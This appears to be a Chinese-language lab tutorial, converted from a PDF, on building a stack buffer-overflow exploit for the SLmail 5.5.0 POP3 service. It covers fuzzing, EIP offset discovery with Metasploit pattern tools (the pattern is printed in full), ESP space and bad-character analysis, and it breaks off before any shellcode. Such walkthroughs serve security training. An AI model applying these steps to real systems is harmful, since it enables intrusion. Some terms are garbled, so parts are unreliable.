

SLmail

首先需要安装分析工具Immunity Debugger，还有nona-master及slmail 5.5.0版本。
需要注意的是你的系统要为Windwos xp ，否则会有很大的麻烦等着你解决。
等你安装slmail的时候，一定要记得开启了POP3服务，否则无法使用，当然你需要记住slmail中最重要的一个东西，那就是slmail的地址，




如果你不知道开有没有开的话可以使用kali自带的nc 进行连接，比如nc 192.168.79.163 ，如果有反应，而不一直在一个地方没有显示下一个命令，那就是你的pop出现了问题，你可以使用services.msc 打开服务窗口，当然你需要使用 win + r




然后找到POP3服务将他开启，也很好找，你找到S开头的，然后找到后面有POP的就完事了，右键启动。

然后打开Immunity即可之后选择File Attach 找到slmail的端口，其实你找到110端口就可以了，就是Attach，选择。



之后开启开启服务，就是上面工具栏的那个播放键，点击可以发现右边的计算器清零了。

二，开始猜测崩溃字符数量
然后使用工具就可以了，具体使用方法可以输入 help 即可，然后找到对应的模块，比如说help slmail 查看slmail的帮助手册，这一步也可以称为是模糊测试。
当你执行第一个的时候，如果填写了一个对的Ip，稍后你的immunity右边计算器中的ECX和ESP及ASCII都会出现AAAAA等。此时slmail以及崩溃了。。我们还需要使用services.msc 重新启动他。。。的服务。



三，指定字符量

此时我们在使用下一个工具，这个工具是发送2700个A，和第一个不同的是他可以准确的知道你要发多少个A.

你会发现这次会比上次的更快，是因为我们在使用第一个工具的时候，已经猜出了在2700的时候已经把slmail塞满了，所以我们在时候这个工具的时候会指定2700，因为2700是他崩溃的字符数量。，我们会发现在ECX和ESP及ASCII中都和上面一样出现了类似的A，是因为我们仅仅指定的字符量。其他的没有改变。

此时我们的slmil又再一次的崩溃了，所以我们需要使用services.msc再一次启动他，或者说是重启他。


四，寻找一处字符位置

此时我们需要使用msf中的一个工具，其使用方法是进入msf的工具(tools)目录下使用，当果然你也可以一句话完成此操作比如：/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2700


会生成共有2700的字符，大小写都不是非常统一的

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8C

e9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5Ds



此时我们可以再一次看到ECX or ESP和ASII部分再一次被填满，最重要的是我们发现了EIS寄存器的值为39694438.




他将是你的最大一个惊喜，你可以使用msf的另一个工具pattern_offset.rb，来解析他准确的字符位置，而39 69 44 38是一个内存地址是根据内存低的放在第一位，内存低的地址放在低位，所以如果要根据人们可以理解的是 38 44 69 39（你可以理解为 “低 高 低 高”然后内存地址差不多就是“30 40 20 60”）这个顺序。然后根据ASII码对应的是表是8Di9。

Dec	Hx	Oct	Char	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr
0	0	000	NUL (null)	32	20	040		Space	64	40	100	@	@	96	60	140	`	`
1	1	001	SOH (start of heading)	33	21	041	!	!	65	41	101	A	A	97	61	141	a	a
2	2	002	STX (start of text)	34	22	042	"	"	66	42	102	B	B	98	62	142	b	b
3	3	003	ETX (end of text)	35	23	043	#	#	67	43	103	C	C	99	63	143	c	c
4	4	004	EOT (end of transmission)	36	24	044	$	$	68	44	104	D	D	100	64	144	d	d
5	5	005	ENQ (enquiry)	37	25	045	%	%	69	45	105	E	E	101	65	145	e	e
6	6	006	ACK (acknowledge)	38	26	046	&	&	70	46	106	F	F	102	66	146	f	f
7	7	007	BEL (bell)	39	27	047	'	'	71	47	107	G	G	103	67	147	g	g
8	8	010	BS (backspace)	40	28	050	(	(	72	48	110	H	H	104	68	150	h	h
9	9	011	TAB (horizontal tab)	41	29	051	)	)	73	49	111	I	I	105	69	151	i	i
10	A	012	LF (NL line feed, new line)	42	2A	052	*	*	74	4A	112	J	J	106	6A	152	j	j
11	B	013	VT (vertical tab)	43	2B	053	+	+	75	4B	113	K	K	107	6B	153	k	k
12	C	014	FF (NP form feed, new page)	44	2C	054	,	,	76	4C	114	L	L	108	6C	154	l	l
13	D	015	CR (carriage return)	45	2D	055	-	-	77	4D	115	M	M	109	6D	155	m	m
14	E	016	SO (shift out)	46	2E	056	.	.	78	4E	116	N	N	110	6E	156	n	n
15	F	017	SI (shift in)	47	2F	057	/	/	79	4F	117	O	O	111	6F	157	o	o
16	10	020	DLE (data link escape)	48	30	060	0	0	80	50	120	P	P	112	70	160	p	p
17	11	021	DC1 (device control 1)	49	31	061	1	1	81	51	121	Q	Q	113	71	161	q	q
18	12	022	DC2 (device control 2)	50	32	062	2	2	82	52	122	R	R	114	72	162	r	r
19	13	023	DC3 (device control 3)	51	33	063	3	3	83	53	123	S	S	115	73	163	s	s
20	14	024	DC4 (device control 4)	52	34	064	4	4	84	54	124	T	T	116	74	164	t	t
21	15	025	NAK (negative acknowledge)	53	35	065	5	5	85	55	125	U	U	117	75	165	u	u
22	16	026	SYN (synchronous idle)	54	36	066	6	6	86	56	126	V	V	118	76	166	v	v
23	17	027	ETB (end of trans. block)	55	37	067	7	7	87	57	127	W	W	119	77	167	w	w
24	18	030	CAN (cancel)	56	38	070	8	8	88	58	130	X	X	120	78	170	x	x
25	19	031	EM (end of medium)	57	39	071	9	9	89	59	131	Y	Y	121	79	171	y	y
26	1A	032	SUB (substitute)	58	3A	072	:	:	90	5A	132	Z	Z	122	7A	172	z	z
27	1B	033	ESC (escape)	59	3B	073	;	;	91	5B	133	[	[	123	7B	173	{	{
28	1C	034	FS (file separator)	60	3C	074	<	<	92	5C	134	\	\	124	7C	174			|
29	1D	035	GS (group separator)	61	3D	075	=	=	93	5D	135	]	]	125	7D	175	}	}
30	1E	036	RS (record separator)	62	3E	076	>	>	94	5E	136	^	^	126	7E	176	~	~
31	1F	037	US (unit separator)	63	3F	077	?	?	95	5F	137	_	_	127	7F	177	&#127;	DEL

Source: www.LookupTables.com

使用msf自带的工具来解析这个39694438准确的字符位置,命令为：/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 39694438 其得出结果为

五，准确的写入其对应位置。



此时我们已经将A写入到了ECX，C写入到了ESP，然后B写入到了EIP,，其内容42424242根据ASII编码对照来说是BBBB

2020/03/20 01:51

六，查找允许注入的字符数量
在不同的漏洞和谢意当中，会将某些字符认为是怀字符，这些字符有固定的用用途，比如你在计算机中，计算机会认为\n 是一个换行的操作，比如你输入 print "Helo.\nWorld!"此时的输入结果一定是Hello在第一行，world！在第二行。

此时我们可以使用help slmail 进行查看我们需要使用的第五个程序，这个存在就是将所有字符列出，然后发送到slmail服务器中，之后判断有多少个坏字符

重定向数据流
用esp的地址替换eip的值，但是esp编码是可以变化的，并不是该固定的因为slmail是基于线程的程序，是由操作系统分配的一个范围。而每次分配的范围都是不一样的。

此时我们使用攻击模块发现在左下方窗口之中发现从A结束之后就是到C了，我们开始计算C的数量

此时我们发现发现在ESP中有很多C，如果想查看其内容可以鼠标选择对应位置，然后右键至Follow in Dump 即可
然后发现C前面的是A，然后出现了4个B,到A154时发现出现了C


起始位置为A154


结束位置为2F4

之后我们打开计算器计算，选择科学计算模式，然后在选择十六进制并输入我们得到的起始位置和结束位置，可以得到结果为416

此时我们得到结果esp可以允许shellcodo 可以容纳416个字节。

七，查找坏字符
当我们使用攻击模块的时候发现，当攻击到09后的时候就已经出错了，所以我们修改09，查找对应字符为x0a，所以我们决定将x0a替换为x09，此时我们发现00 0A 0D是坏字符，无法注入在缓冲区当中







如果想达到重定向这个目的的haul，需要我们吧EIP的地址重定向到ESP之中，那么经过我们的测试发现，只要将EIP的字符更改为ESP的地址，则CPU就会在到ESP读取。从而执行我们的shellcode。


ESP地址是变化的，所以我们需要找到固定系统模块
